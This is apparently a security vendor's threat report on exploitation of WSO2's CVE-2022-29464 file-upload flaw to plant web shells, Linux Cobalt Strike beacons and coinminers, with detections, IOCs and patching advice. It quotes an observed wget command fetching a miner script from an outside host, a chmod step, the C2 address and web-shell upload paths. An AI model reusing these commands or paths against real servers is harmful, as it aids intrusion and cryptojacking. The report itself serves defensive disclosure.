# Patch Your WSO2: CVE-2022-29464 Exploited to Install Linux-Compatible Cobalt Strike Beacons, Other Malware

Users of WSO2 products are advised to update their respective products and platforms or to apply the temporary mitigation steps immediately.

By: Hitomi Kimura, Abraham Camba, Ryan Soliven May 31, 2022 Read time: 6 min (1579 words)

We observed vulnerability CVE-2022-29464 being exploited in the wild since April, allowing unrestricted file uploads resulting to arbitrary remote code execution (RCE). Disclosed and patched in April, the security gap was ranked Critical at 9.8 and affects a number of WSO2 products. It requires no user interaction and administrative privileges for abuse, and can be used to infiltrate networks when left unpatched.

The vulnerability in WSO2 products was disclosed on April 18 by a user named Orange Tsai, and subsequently given its respective CVE ID and patched. On April 20, a GitHub user with the handle “hakkivi” published a proof of the exploit, and we observed exploits to the affected environments the next day. Approximately a week later, the Metasploit module for the affected environment was available. The gap specifically affects WSO2 API Manager 2.2.0 and above, Identity Server 5.2.0 and above, Identity Server Analytics 5.4.0 to 5.6.0, Identity Server as Key Manager 5.3.0 and above, Open Banking AM 1.4.0 and above, and Enterprise Integrator 6.2.0 and above.

## Vulnerability abuse



Arbitrary command execution via Java process using web shell
Run script abusing CVE-2022-29464
Install .jsp or .war for web shell
Attacker
Unpatched WSO2 product
Web shell
JAVA
Java process
Actors Group: Active in Backdoor installation
Execute
Execute
Execute
Add Execute permission
wget
chmod
LBcgqCymZQhm
Linux backdoor beacon
Install a cryptocurrency miner
Outbound connection
Actors Group: Active in cryptocurrency miner installation
auto.sh
179.60.150.29:4444
Destination marked as previously related in Cobalt Strike
setup_c3pool_miner.sh
©2022 TREND MICRO


Figure 1. Infection chain

We observed the installation of web shells abusing the vulnerability, and looking at the proof of concept for this gap, a single malicious Jakarta Server Pages (.JSP, formerly JavaServer Pages) file can be uploaded under locations such as </<Install Path for WSO2 Product>/repository/deployment/server/webapps/authenticationendpoint/>. The PoC explains the possibility of placing files in other paths of /authenticationendpoint/, but it is notable that many of the observed attacks are very persistent in the existing PoC implementations.

However, during analysis, we found other uploaded and installed web application resource (.WAR) files in other locations where the web shells were installed, likely due to the launch of the Metasploit module. From this .war file, Payload.class is extracted by the legitimate Java application server function in the user environment:

- /<Install Path for WSO2 Product>/repository/deployment/server/webapps/{5 letters like HcTnA}.war
- /<Install Path for WSO2 Product>/repository/deployment/server/webapps/{5 letters like HcTnA}/WEB-INF/classes/metasploit/Payload.class

The location /authenticationendpoint/ appears to be a common location among WSO2 products, and we found the web shell installation for this location as well as others occurring in at least four of the seven products affected using either .JSP or .WAR files. Using Trend Micro™ Vision One™, we observed the techniques of the web shell:



| | | | |
|---|---|---|---|
| [redacted] | High | File Detection for Webshell | A file was detected as webshell. |

| Detection filter risk level ↓ | Highlighted objects ( • ) | Detection filter | Description |
|---|---|---|---|
| High | 6 | File Detection for Webshell | A file was detected as webshell. |
| High | 7 | TrojanSpy And Backdoor Malware Detection | TrojanSpy and Backdoor Malware Detection |
| Medium | 7 | Malicious Software | A malicious software was detected on an endpoint. |
| Info | 5 | Malware Detection | Malware Detection found in an endpoint. |

```
endpointHostName:   [redacted]
• endpointIp:       [redacted]
tags:               XSAE.F4986
                    XSAE.F4735
                    XSAE.F2140
                    THREAT.MALWARE
                    XSAE.F2021
• fileHash:         6D653D640D90E33DC54ECB8925543F58532C1CD5
• fileName:         temp.jsp
• filePathName:     [redacted]/authenticationendpoint/temp.jsp
• malName:          Backdoor.Java.WEBSHELL.SMC
• actResult:        Quarantined
```

Figure 2. Tracking the web shell detection using Trend Micro Vision One Observed Attack Techniques (OATs)

After the web shell installation, the wget command is called by the Java process to retrieve the auto.sh file. We analyzed this file and found that it was a coinminer installer (detected by Trend Micro as Trojan.SH.MALXMR.UWELO), likely installed via web shell abusing the vulnerability.





Figure 3. Tracking the suspicious execution



```
CLI command:
wget http://13.94.40.162:8088/auto.sh
```

Figure 4. Observed wget command execution

In addition, we also observed a change in permissions by a chmod command running from the Java process. We saw that the threat actor can execute an arbitrary operating system command with the same privileges as the Java process owner. The chmod command was also observed in a Mirai botnet malware sample exploiting the vulnerability Spring4Shell (CVE-2022-22965) documented in April.






Figure 5. Tracking chmod command



```
CLI command:
chmod +x /[redacted]/tmp/LBcgqCymZQhm
```

Figure 6. chmod command execution

Vision One's OATs feature shows these command executions as "Low Risk." As some executions and processes are used by teams and administrators as part of normal operations such as wget and chmod, Low Risk level detections are typically analyzed in combination with High or Critical Risk level items of interest and are therefore tracked:



| | | | | | | |
|---|---|---|---|---|---|---|
| › | [redacted] | Low | Wget Execution | Execution of wget command was detec... | TA0011 | T1105 |
| › | [redacted] | Low | Download Via Curl Or Wget | An attempt to download files using Cur... | TA0011 | T1071.001, T1105 |
| › | [redacted] | Low | Set Execute Attribute Via Chmod | An attempt to set execute attribute usi... | TA0005 | T1222.002 |
| › | [redacted] | Low | Set Execute Attribute Via Chmod | An attempt to set execute attribute usi... | TA0005 | T1222.002 |

Figure 7. OATs shows the wget and chmod command executions

## Developed Cobalt Strike beacon for Linux

After the chmod command execution, the process "LBcgqCymZQhm" (detected by Trend Micro as Backdoor.Linux.COBEACON.AA) also executes from the Java process. The process runs on the Linux operating system and performs an outbound connection to the IP address 179[.]60[.]150[.]29:4444. Our analysis found that the IP address is a malicious Cobalt Strike callback destination and command and control (C&C) server that we have been tracking and blocking since March 2021.

We identified this small 207-byte ELF executable as a Linux-compatible Cobalt Strike beacon during our initial investigation. Considering this environment is running on a Linux operating system and that Cobalt Strike only provides beacons for Windows, it is likely that this sample has been developed by the threat actor for compatibility with Cobalt Strike.





Figure 8. Tracking an unknown suspicious execution



CLI command:
/[redacted]/tmp/LBcgqCymZQhm

LBcgqCymZQhm

Profile Events Sources

Connected IP addresses (outbound)

179.60.150.29:4444
Connected (outbound): 2022-04-21 18:03:45

Figure 9. Unknown process execution observed making an outbound connection to a Cobalt Strike callback

Detection feedback from Trend Micro™ Smart Protection Network™ also showed the installation of malware such as Cobalt Strike beacon for Windows (detected by Trend Micro as Backdoor.Win64.COBEACON.SMA) and hacktool fscan (detected by Trend Micro as HackTool.Win64.NetScan.AE), especially in Windows environments. And while the threat actor should have executed the file placed on the affected computers, the execution was terminated by the solution.

## Conclusion

Users with the affected products should immediately patch or apply the temporary mitigation procedures recommended by following the steps identified in the WSO2 security advisory. We also released an initial notification in April after we made a preliminary analysis to inform users and organizations. Three days after the vulnerability was disclosed and a day after the PoC was published, attacks abusing this gap have since been observed and are notably aggressive in installing web shells. Cobalt Strike beacons were also observed in both Linux and Windows environments. Since there is no official beacon provided for Linux, the compatible one we observed would have been prepared by the threat actor. We also observed scan tool fscan for Windows and cryptocurrency miners in the Linux environment. Looking at the vulnerability's vector analysis, exploiting this gap is easy as the servers using the affected products can be found with a Google or a Shodan search. Moreover, the threat actors appear to be persistent in implementing the existing PoC, and the availability of the Metasploit module is one milestone in the increased exploit of vulnerabilities for cybercriminals.

While there were previous reports of a Linux-compatible Cobalt Strike beacon we detect as Trojan.Linux.VERMILLIONSTRIKE.A in September 2021, our analysis found that this recent beacon had a different structure. We also observed the installation of other samples of the beacon from the same family in other environments affected by the vulnerability. Considering this, we expect to see samples of this family in vulnerable Linux environments more actively in the future as the installation of backdoor beacons indicate the potential for more malicious and damaging activities than the installation of coinminers.

WSO2 products are often used in a number of industries such as healthcare, banking, energy, education, government, and communications, among others. A quick scan of their API Manager's GitHub page shows the source code to be committed at least once a day, and show over 8,000 tickets —— a combination of open issues yet to be addressed and issues already remediated —— which are indications that its users and contributors are active in its development. Looking at these factors, an abuse of this exploit to infiltrate or infect these critical sectors with malware would not only mean a significant amount of disruption, but also affect a trove of personal and proprietary information that can significantly affect customers, organizations, economy, and national security.

Compared to other servers, WSO2 Identity Server can be considered one of the most valuable assets for infiltration for threat actors as it is an open source Identity Access Management (IAM) product. Threat actors getting access to the IAM servers could gain access to all services and user data that have access management under the WSO2 products server at will. Administrators and IT teams assigned for clean up should check around the WSO2 product to see if there are any files, users, and/or processes that do not belong and delete them all. We continue to observe other attacks and infections that can potentially exploit this vulnerability.

While the patching of products reportedly affected by the exploit and abuse is strongly recommended, some of the best practices include knowing your environment's inventory, assessing the impact of vulnerability announcements from vendors, and patching before abuses in the wild are reported. A quick response is necessary especially in cases of RCE vulnerabilities such as this. In situations where immediate patching cannot be done and even if you are not a user of the affected products, we recommend that teams and users check their criteria and workflow preparations to verify the procedures for performing irregular operations as quickly as necessary.

Trend Micro solutions

Trend Micro™ TippingPoint™ customers are protected under this rule:

- 41286: HTTP: WSO2 API Manager ToolsAnyFileUploadExecutor Directory Traversal Vulnerability

Trend Micro™ Vision One™ Observed Attack Techniques (OATs) informs customers of this attack as:

- File detection for web shell
- Wget execution
- Download via curl or wget
- Set execute attribute via chmod
    - The Execution Profile also shows the execution of OS commands from Java processes such as wget/chmod.

Indicators of Compromise (IOCs)

| File/Path | SHA256 | Detections |
|---|---|---|
| /<Install Path for WSO2 Product>/repository/deployment/server/webapps/authenticationendpoint/{6 Random letters}.jsp | 2effebac6dc4fe8924315403f3dbda2fddfd7ea616faaf5cac2d7f6c85254e9e | Backdoor.Java.WEBSHELL.SMC |
| /<Install Path for WSO2 Product>/repository/deployment/server/webapps/authenticationendpoint/temp.jsp | d2ec9ec31013320eb3f4e1886a0e1a4720919761bd0cb62dbd66a9b8f13cc23d | |
| /<Install Path for WSO2 Product>/repository/deployment/server/webapps/authenticationendpoint/unit.jsp | 9afec5620d7cfd959b3ec81442fefc05b4d0200194bc4443de47ea0b9f452b0f | |
| /<Install Path for WSO2 Product>/repository/deployment/server/webapps/authenticationendpoint/wso2is-08-22-2019_19_29.jsp | 293eca7343c5cab11427431c93f66f972ce14061691ceb9bd7546b9fb283b1d0 | Backdoor.Java.WEBSHELL.YXCDVZ |
| /<Install Path for WSO2 Product>/repository/deployment/server/webapps/authenticationendpoint/9.jsp | 5c0970c2c253c2120d722c37aa397b1ce5fa61108f8441a84001eed5b565dc78 | Backdoor.Java.WEBSHELL.YXCD4Z |
| <Install Path for WSO2 Product>/repository/deployment/server/webapps/{5 letters like HcTnA}.war | <Hash values are shuffled for each sample> | JAVA_EXPLOIT.SBGX<br>Trojan.Java.CVE20124681.D |
| <Install Path for WSO2 Product>/repository/deployment/server/webapps/{5 letters like HcTnA}/WEB-INF/classes/metasploit/Payload.class | 0c4c5c036272eb19d5617c9ce072e14ffb795a354dc682e6b0d144143ac4c7b4 | Trojan.Java.CVE20124681.D |
| <Install Path for WSO2 Product>/tmp/LBcgqCymZQhm | 4993806d2f77096ab28d589f8ee91869fc6045725ec9bc83b9e57f78cf86a5b8 | Backdoor.Linux.COBEACON.AA |
| <Install Path for WSO2 Product>/tmp/uCQeONYQ | 58c0dd936dd314637a7a85db5227ed0ebbfcf33508372a646c09c98ec2dd4e5d | Backdoor.Linux.COBEACON.AB |
| B0300521ED21DD328FA3A989E8229423 | 92443dfd40df1dc87976fc827e46a264979d5ed2a8e2153864d6f2725a9aab0c | Backdoor.Win64.COBEACON.SMA |
| C:\Windows\Temp\fscan.exe | d26437cc6ff9d094d42947d214c80a313e064ca403e9dd33a8110d7e859dd10e | HackTool.Win64.NetScan.AE |
| /dev/shm/hezb | aaa4aaa14e351350fccbda72d442995a65bd1bb8281d97d1153401e31365a3e9 | Coinminer.Linux.MALXMR.SMDSL6 |


| | | |
|---|---|---|
| auto.sh | a3f08adadb93ee760f81ef96cc08810070f4f5a75d5417191975da5ab778766c | Trojan.SH.MALXMR.UWELO |
| setup_c3pool_miner.sh | 0bade474b812222dbb9114125465f9dd558e6368f155a6cd20ca352ddd20549e | Coinminer.SH.MALXMR.YXBLU |

URLs

hxxp://13[.]94[.]40[.]162:8088/auto[.]sh

179[.]60[.]150[.]29:4444

MITRE ATT&CK Tactics and Techniques



| Initial Access | Execution | Defense Evasion | Command and Control |
|---|---|---|---|
| **T1190**<br>Exploit Public-Facing Application | **T1059**<br>Command and Scripting Interpreter | **T1222.002**<br>Linux and Mac File and Directory Permissions Modification | **T1190**<br>Ingress Tool Transfer |

Tags Malware | Endpoints | Exploits & Vulnerabilities | Articles, News, Reports | Cyber Threats

## Authors

- Hitomi Kimura

  Incident Response Analyst

- Abraham Camba

  Threats Analyst

- Ryan Soliven

  Incident Response Analyst

Contact Us Subscribe

## Related Articles

- New Linux-Based Ransomware Cheerscrypt Targets ESXi Devices
- Uncovering a Kingminer Botnet Attack Using Trend Micro™ Managed XDR
- Celebrating 15 Years of Pwn2Own

See all articles